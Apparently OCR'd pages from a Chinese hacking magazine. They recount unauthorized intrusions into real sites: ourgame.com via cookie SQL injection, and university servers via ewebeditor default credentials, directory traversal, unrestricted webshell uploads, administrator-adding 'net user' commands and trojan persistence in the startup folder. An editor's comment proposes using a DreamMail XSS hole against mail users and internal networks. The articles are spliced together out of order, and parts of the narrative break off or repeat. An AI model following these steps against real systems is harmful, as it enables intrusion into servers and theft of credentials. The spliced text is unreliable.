


图 3

哈哈，Db_owner权限，马上列目录……真是慢，整整花了本人两个多小时！受不了了，于是请出google大叔来帮忙，运用google语法来确定目录及定位，其定位是比较牛X的，如图3所示。

看到了什么吗？都是Fenteng，于是在google里搜：**site:ourgame.com Fenteng**，结果如图4所示。为了证明这web路径是正确的，于是去存在注射点的网站上找证据，如图5所示。




图 5

两个下载地址是相仿的，这样就能确定路径了，然后备份了一个一句话进去。用bloodsword写的工具，按照如图6所示设置好库和路径的值就可以进行提交了，这时会生成相应的语句。这个工具操作很简单，只需要next就好了，和安装游戏一样，呵呵。如图7、图8，我Over掉了联众。




图 6




图 7

结束语：其实cookie注射MSSQL也不是很难，如果你还不会用刺猬的转注入的话，就来http://tool.xssor.cn里找bloodsword写的那个工具，加参数直接丢啊D里就能跑了。还有点就是，当有那么多目录和遇到网速慢时怎么办呢？可以请google来确定。有的时候目录多了，可能指过来的米就有很多，不必吊死在一棵树上。




图 8

[文章中所涉及的shell injection 1.5已收录在本期光盘]

编辑点评：

我下载shell injection 1.5试了一下，还真是有点难上手呀，不过用文章中提到的语句来转发是不错的。

从图4中我们看到，DreamMail果然存在严重的XSS漏洞，这意味着如果我们找到一段不错的网页木马，将其代码按照上面的过程进行加密，存为一封邮件发送给使用DreamMail的用户，那么只要他一打开这封邮件就会被直接攻击。如果他在内网中，我们甚至可以利用此漏洞直接渗透内网，危害之大，由此可窥一斑了。

最后，漏洞的分析利用就写到这里，大家可以发散思维看看还有没有更加好的利用办法，有什么问题欢迎来“黑手”论坛（http://www.nohack.cn/bbs）讨论。

[本文提到的base64.htm网页已收录在本期光盘]

编辑点评：

作者应当发出一封邮件再接收进行测试才对，而不是本地修改再本地打开，这样才能证明漏洞的完整性。DreamMail我没有用过，不确定对方收到的邮件是否会立即以eml格式打开，还是保存后才可以。如果不是的话，作者发现的这个漏洞价值就不大了，大家有兴趣可以测试一下。

WWW.NOHACK.CN

记一次学校网站安全检测

图 李劼杰

从本文你可以了解ewebeditor5.0版漏洞的利用方法

开学军训19天，非常辛苦，好不容易盼到了一天假，立即来到学校的数字化大楼上网。可惜因为是新生，没有开通实名制，公网都上不了，只能在校园网里转悠。实在觉得无聊，不如给学校的网站做一次安全检测吧（编辑：又是无聊惹的祸）。

第一步、Baidu Hack

我这里所说的不能上公网其实还是有例外的，比如说百度、搜狗和新浪，因为和学校有合作，没有实名制也能访问。利用仅有的一点资源，我开始了检测，首先是大范围摸底。在百度中搜索如下关键字：

```
inurl:edit  site:nwpu.edu.cn
inurl:ewebeditor site:nwpu.edu.cn
inurl:admin   site:nwpu.edu.cn
inurl:manage  site:nwpu.edu.cn
inurl:upload  site:nwpu.edu.cn
```

其中前两个语法是搜索编辑器，因为现在很多程序都使用了现成的编辑器，用得最多的就是ewebeditor编辑器和fckeditor编辑器。如果设置不当，这两个编辑器都是存在安全隐患的。第三和第四个语法是搜索后台的，这些都是十分敏感的目录和文件名。第五个语法是搜索上传目录和文件的。

通过搜索，我发现了一些能够利用的线索，ewebeditor就是其中的一个。这当中有一个地址是**editor**目录，我在后面加上**admin_login.asp**，发现找不到页面。再加上**/admin**，直接转到了**login.asp**登录页面，原来是V5.0版本的ewebeditor。我直接使用默认用户名和密码admin登录，居然成功了，汗！如图1。




图1

这下好办了，直接新建一个样式，提示新建成功，但是转到样式管理却没有看到刚才新建的样式。这说明：数据库不可写！

我预览其中的一个样式，尝试上传一个图片，成功上传，也就是说，uploadfile目录是可以写的，但是mdb数据库被设置成了只读。

这下麻烦了！既然不能新建，那我们就先利用ewebeditor的遍历目录漏洞来看看web目录里都有些什么东西吧，说不定能够找到什么有用的东西。

直接访问**admin/upload.asp?dir=..**就可以浏览整个ewebeditor目录了，稍微旧一点的版本是**uploadfile.asp**文件存在此漏洞，利用方法类似。

一直在地址栏里面加/..，直到把整个磁盘的文件都浏览完了，终于发现了一点有用的东西：tomcat！呵呵，这可是个好东西啊。

我直接在地址栏后面加一个端口**8080**，顺利出现了一个jsp的网站，说明tomcat正在运行，呵呵，那就好办了。默认的tomcat是继承了system权限的，也就是系统权限，我们可以通过一个jsp木马，想干什么就干什么。不过到此还不能确定tomcat文件夹能不能写入，先将此线索放着，来看点其他的。

第二步、低级漏洞拿shell

在前面的搜索摸底中，我发现了一个研究生网站的管理后台目录是manage，打开之后出现了登录页面，如图2。




图2

通过查看源文件，我发现表单是向**login.aspx**提交数据的。试了一下使用**admin/admin**登录，提示密码错误。再使用**'or'='or'**，同样是失败。没办法，先来猜一下后台首页或者是一些没有做访问限制的页面吧。

依次猜**index.aspx**、**left.aspx**、**right.aspx**、**top.aspx**、**bottom.aspx**、**main.aspx**，当猜到main.aspx时，终于出现了想要的东西，如图3。




图3

这可谓是一个超低级的漏洞了。在“下载管理”那里上传我们的asp.net木马，却被一个框框拦住，提示没有权限，如图4。



图4

确定之后页面转到登录页，依我的经验，这里是使用了本地的javascript重定向。那么我们在internet选项中将安全级别设置为高，然后再打开下载管理页面。看看，想要的页面乖乖地出现了，如图5。

还是那句老话：javascript重定向是用来哄小朋友的，无论是程序员还是入侵者，都别把它当回事。




图5

在添加下载页面添加一个我们的shell，直接添加成功，看来程序员是对后台操作过于信任了，竟然允许上传任何类型的文件！上传了LACK2写的webadmin.aspx，可以执行低权限的命令，也基本上可以查看整个服务器上的文件了。

考虑到刚才发现服务器上的tomcat正在运行，我转到各个磁盘开始寻找tomcat的身影，终于在D:/tomcat5目录发现了想要的东西。本来对于写入文件不抱太大希望，尝试写入，居然成功了！那我就不客气了，直接上传两个jsp的木马上去，不光可以浏览所有目录，还可以执行任何命令了！


执行**net user lijiejie lijiejie /add&net localgroup administrators lijiejie /add**，提示执行成功，但是出现了一个错误。用**net user**查看，刚才的lijiejie用户并没有添加成功，大概是对用户策略做了设置。换用**net1**执行，还是不成功。再把密码增加至15位，字母加数字加特殊字符，居然也没有成功……这时候就有点无语了，没办法，传个正向的木马到服务器上的，目录文件为：d:/web/1.exe。

在command那里运行这个程序，jsp木马居然一直卡在那里了（说明进程耗用了大量的CPU），最终进程结束，那个木马也没有执行成功。

当时怀疑是杀毒软件在做怪，但是凭先前的判断，webadmin.aspx和jsp木马都可以运行，没理由exe的木马就不能运行啊？服务器上的杀毒软件多半是关着的（鄙视一下管理员）。

现在只能换条思路了，安装个gian.dll马来记录管理员的密码？犹豫了一下还是放弃了，因为如果版本不正确，gian.dll马可能会造成管理员无法登录终端。

艰难渗透——我是如何拿下学校服务器的



文/冰的原点[L.S.T]

从本文你可以看下作者的入侵思路

从开始对学校的服务器感兴趣一直到成功拿下学校服务器，这其中的经历还是比较多的！以前的学校服务器用的是asp系统，而现在换成了jsp；以前用的win系统也换成了linux了。而我的年龄也从大二到现在的大三了！前前后后的时间算起来也不短，呵呵！那么我是怎么拿下学校的服务器的呢？大家慢慢往下看吧！

一、往事回首

那个时候我大二，什么都不太懂，却又想什么都懂！我只会用明小子这类的工具，连啊D配合google找注入点的方法都不知道！这个时候我扫到了学校的后台，但是没有发现明显的注入点！之后，我做了一些工作，因为那个时候学校的旧网站是asp的，所以扫了下它的一个C段，其中有一台主机是SA空口令。

3389上去之后，用mt抓到了正在登录的管理员密码并保存了下来。这里暂且把这台服务器称之为a服务器，接下来的事情可想而知，管理员发现了我，并改了SA口令，删掉了我刚建立的用户！在一段时间内，我也继续学习，这个过程做了很多工作，比如找二级域名网站的漏洞，但都没有收获！之后接触了一些人，用啊D配合google找到了一个注入点，是SA权限，但是却是一个很怪的注入点，没有错误回显，工具根本无能为力！最终还是依靠工具猜到了后台管理员的密码，这样我第一次进入到了管理员后台，如图1所示，也没有拿到shell。




图1

之后我学会了看源代码，发现学校用的系统是“大连网站管理系统”，我对这个系统的漏洞做了简单的分析（详情情况请见“黑手”0810期的文章），但再次去拿shell还是失败了！当然，这个过程我也做了很多努力的，这里不想多说，重点不在这一部分。

二、重新开始

转眼我都到大三了，而且学校的那个旧网站也不用了，ip为219.x.x.149，而新网站的ip为219.x.x.150。新网站的系统是jsp的，手动尝试了几个带参数连接的url，有的很怪，有的又很正常，我对jsp也不太了解，所以就直接用工具找注入点了！

但是有些点很怪，我们随便拿个参数来说明下：**http://219.x.x.150/xzlb.jsp?wbfileid=288**，如图2。当我加**and 1=1**的时候，发现内容变得不一样了，如图3。




图2

大家看仔细了，我在加**and 1=2**的时候，返回的却是和and 1=1一样的内容。怪怪的！放入工具里面，工具提示根本没有注入！我试着在url后面加/*，发现返回的是和and 1=1一样的内容，之后又试了“;、--”等其它数据库可以支持注释的符号，返回的内容都是和and 1=1一样！




图3

首页有个后台的连接（我写这篇文章的时候，学校做了措施了，所以本文有些图就截不了了），我点开一看，要输入三个内容，除了常见的用户名和密码框外，还有一个网站名需要输入。我试了几下，没有一个是正确的！怎么办呢？我拿出自己收藏过的wwwscan和Acunetix.Web.Vulnerability.Scanner4对网站狂扫描了一番，也没有什么效果！这下我可急了！哎，看来又要从C段开始了。

三、迂回作战

还是一如既往的拿出流光扫了一下C段，配合以前收集到的资料，我整理了一下：

1、219.x.x.153也是我们学校的ip，不过是另外一个学生成绩查询系统。
2、前面提到的a服务器也没出什么漏洞。
3、C段还有其它高校的服务器！

那么开始整理思路了，既然是想从c段开始，那么就得至少拿下C段的一台开了3389的主机。我首先想到的就是第二点，因为我看了一下以前的资料，发现原来的管理员密码我竟然还在！于是用administrator和xxxx登录后，再登录3389时成功进去了，当时特兴奋，没想到一台肉鸡就这样到手了。

进入肉鸡后，我随便翻了一下，用**net**命令查看了一些内容

不过我还是有办法的，jsp木马的权限如此巨大，还怕拿不到服务器吗？直接将我们的正向木马复制到**all users**的启动目录里面去，这样下次服务器重启的时候，我们的木马就可以安装成功了。

当然，由于能够执行任意命令，我们可以用一个**restart**命令将服务器重启，不过这会对其他人的访问造成影响，所以就没有这么做。

第三步、总结一下

本次检测到此结束，利用一个十分低级的漏洞，我们拿到了服务器的权限。当然了，利用这台服务器，我们还可以进行内网的渗透，比如说进行嗅探什么的，因为时间关系，这些工作我就不做了，也请大家手下留情，别再搞这个服务器。

程序员犯了两个致命的错误：**一是使用javascript来进行重定向；二是在后台没有对上传文件做任何限制**。而管理员的错误就是：**目录权限设置不严（可以任意跳转和写入）、杀毒软件没有打开以及tomcat权限太高等等**。我的论坛id是冰域剑客，欢迎一起交流。

编辑点评：

作者用jsp木马运行程序没有成功，我也有过一次这样的经验，后来是把exe程序放在了system32目录下才成功的，不过原因直到现在我也未弄清楚，呵呵。

